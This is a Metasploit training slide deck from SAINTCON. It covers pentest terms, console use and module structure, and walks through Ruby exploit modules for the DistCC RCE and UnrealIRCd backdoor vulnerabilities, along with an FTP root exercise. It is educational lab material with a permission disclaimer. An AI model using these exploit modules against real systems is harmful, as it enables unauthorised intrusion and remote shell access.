

Metasploit 101 at SAINTCON

Disclaimer

This presentation is only for education purposes. Before scanning a network or exploiting vulnerabilities, *always* ask for permission.

Training Info

Slides and presentation
notes are in Sched and
GitHub:

`https://github.com/sxntixgo/
metasploit-101-at-saintcon`

About Me

Santiago Gimenez Ocano

santiago.gimenezocano@utahsaint.org

 **santiago** at SAINTCON server

- Senior Security Engineer at Praetorian
- UtahSAINT member
- DC435 member
- (ISC)2 member
- Argentina



UNIVERSITY OF SAINT

DC435

(ISC)^{2®}




Agenda

Part 1: General Use of Metasploit

1. Intro to Pentest
2. Metasploit Framework
3. Using the Console
 - 3.1. Intelligence Gathering
 - 3.2. Threat Modeling
 - 3.3. Exploitation
 - 3.4. Post Exploitation

Part 2: Metasploit Modules

1. Structure of a Module
 2. Analysing a Module
 3. Developing a Module
- 

Part 1

General use of Metasploit

- What is Metasploit?
- Why should I use Metasploit?
- How to use Metasploit?

Introduction to Pentest



Terminology

Vulnerability: weakness in a computer system

Penetration tester: person conducting a pentest

Exploit: code to take advantage of a vulnerability

Payload: code we want to run in the target system. An exploit contains payload.

Module: piece of software run by Metasploit

Listener: software that waits for incoming connection



Metasploit

Framework that **automate** the repetitive tasks in the pentest steps.

Metasploit can be used to **identify** and **validate** vulnerabilities, before somebody else does it.



Metasploit vs Nmap vs Masscan

	Metasploit	Nmap	Masscan
Pre-engagement			
Intelligence Gathering	Partial	Yes	Yes
Threat Modeling	Yes	Partial	
Vulnerability Analysis	Partial		
Exploitation	Yes	Partial	
Post Exploitation	Yes		
Reporting			

Metasploit Framework Components

We will cover two components:

- Console (a.k.a. **Metasploit**)
- Meterpreter

Other components worth exploring:

- CLI
- Venom



Using the Console

```
File Actions Edit View Help
(root👁kali)-[~]
# msfconsole


      ,_
     (( _--_ ,,, --_ ))
        (_ ) 0 0 (_ )
          / \
         o_o /   \ MSF
            |       *
            ||      | |
            || WW  ||
            ||      |

= [ metasploit v6.1.4-dev ]
+ -- == [ 2162 exploits - 1147 auxiliary - 367 post ]
+ -- == [ 592 payloads - 45 encoders - 10 nops ]
+ -- == [ 8 evasion ]


Metasploit tip: Use the resource command to run
commands from a file

msf6 > 
```


Metasploit in the Pentest Standard




Metasploit in the Pentest Standard




Metasploit in the Pentest Standard




Metasploit in the Pentest Standard




Metasploit in the Pentest Standard



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
Metasploit in the Pentest Standard




Listeners

Metasploit payload determines the type of access after exploitation.

- Portbind: it opens a port in the target
- Reverse shell: it opens a port in the attacking systems
- Meterpreter: it is a type of reverse shell, but with more commands



Metasploit in the Pentest Standard



Goals of Part 1

→ What is Metasploit?

Framework to identify and verify vulnerabilities

→ Why should I use Metasploit?

To identify and verify before others do it

→ How to use Metasploit?

We can use it through the console

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Exercise

FTP service running at TCP port 21. **Exploit this service with Metasploit.**

1. Find the program name and version
2. Find an exploit
3. Configure the exploit
4. Execute the exploit
5. Identify the user that is running the program
6. Get root



Part 2

Metasploit Modules

- What is a Metasploit Module?
- What parts does a Module have?
- How to create a module?

Structure of a Module

1. Class type selection**class**
2. Rank **rank**
3. Imports **import**
4. Info **def initialize(info = {})**
 - a. Name **Name**
 - b. Description **Description**
 - c. Author **Author**
 - d. License **License**
 - e. Platform **Platform**
 - f. Target **Target**
5. Run **run**

Structure of Module

```
1  class MetasploitModule < Msf::Auxiliary
2      rank = ExcellentRanking
3
4      include Msf::Auxiliary::Report
5
6      def initialize(info = {})
7          super(update_info(info,
8              'Name'           => '<MODULE_NAME>',
9              'Description'    => %q{<MODULE_DESCRIPTION>},
10             'Author'         => [<AUTHOR_NAME>],
11             'License'        => MSF_LICENSE,
12             'Platform'       => ['PLATFORM'],
13             'Targets'        => [<TARGETS>]
14          ))
15      end
16      def run
17          # Main function
18      end
19  end
```

Example of a Module

```
File Actions Edit View Help
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'VSFTPD v2.3.4 Backdoor Command Execution',
      'Description' => %q{
        This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
      })
  end
end
```

113L, 3157B 1,1 Top

Developing a Module - Methodology

1. Open a blank text file
2. Add the following sections
 - a. Class
 - b. Include
 - c. Initialize the module information
 - d. Define the exploit
3. Save the module in the appropriate directory
4. Restart Metasploit



Developing a Module - Example

1. Class: `class MetasploitModule < Msf::Exploit::Remote`
2. Include: `include Msf::Exploit::Remote::Tcp`
3. Information:
 - a. Name: `'DistCC RCE - SAINTCON'`
 - b. Description: `%q{This was used to show how to create a module}`
 - c. Author: `['SGO']`
 - d. License: `MSF-LICENSE`
 - e. Platform: `['unix']`
 - f. Targets: `[['Automatic', { }]]`

Developing a Module - Example

```
1 def exploit
2   connect
3
4   distcmd = dist_cmd("sh", "-c", payload.encoded);
5   sock.put(distcmd)
6
7   dtag = rand_text_alphanumeric(10)
8   sock.put("DOTI0000000A#{dtag}\n")
9
10  handler
11  disconnect
12 end
```


Developing a Module - Example

```
14 def dist_cmd(*args)
15   args.concat(%w{# -c main.c -o main.o})
16   res = "DIST00000001" + sprintf("ARGC%.8x", args.length)
17
18   args.each do |arg|
19     res << sprintf("ARGV%.8x%s", arg.length, arg)
20   end
21
22   return res
23 end
```

Goals of Part 2

→ What is a Metasploit Module?

Ruby scripts that allows us to execute actions in metasploit

→ What parts does a Module have?

Class definition, rank includes, information, exploit, supporting functions

→ How to create a module?

We use a text editor, add the parts, save it in the right folder, restart Metasploit

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Exercise

1. Class: `class MetasploitModule < Msf::Exploit::Remote`
2. Include: `include Msf::Exploit::Remote::Tcp`
3. Information:
 - a. Name: `'UnrealIRC backdoor - SAINTCON'`
 - b. Description: `%q{Exercise on how to create a module}`
 - c. Author: `['<YOUR_NAME>']`
 - d. License: `MSF-LICENSE`
 - e. Platform: `['unix']`
 - f. Targets: `[['Automatic', { }]]`

Exercise

```
1 def exploit
2   connect
3
4   sock.put("AB;" + payload.encoded + "\n")
5
6   1.upto(120) do
7     break if session_created?
8     select(nil, nil, nil, 0.25)
9     handler()
10  end
11  disconnect
12 end
```



Questions?

References

- [1] D. Kennedy, J. O'gorman, D. Kearns, and M. Aharoni, *Metasploit: The Penetration Tester's Guide*. No Starch Press, Inc, 2011.
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- [9] P. T. E. Standard, “The penetration testing execution standard.” <http://www.pentest-standard.org>, August 2014.



Thank You!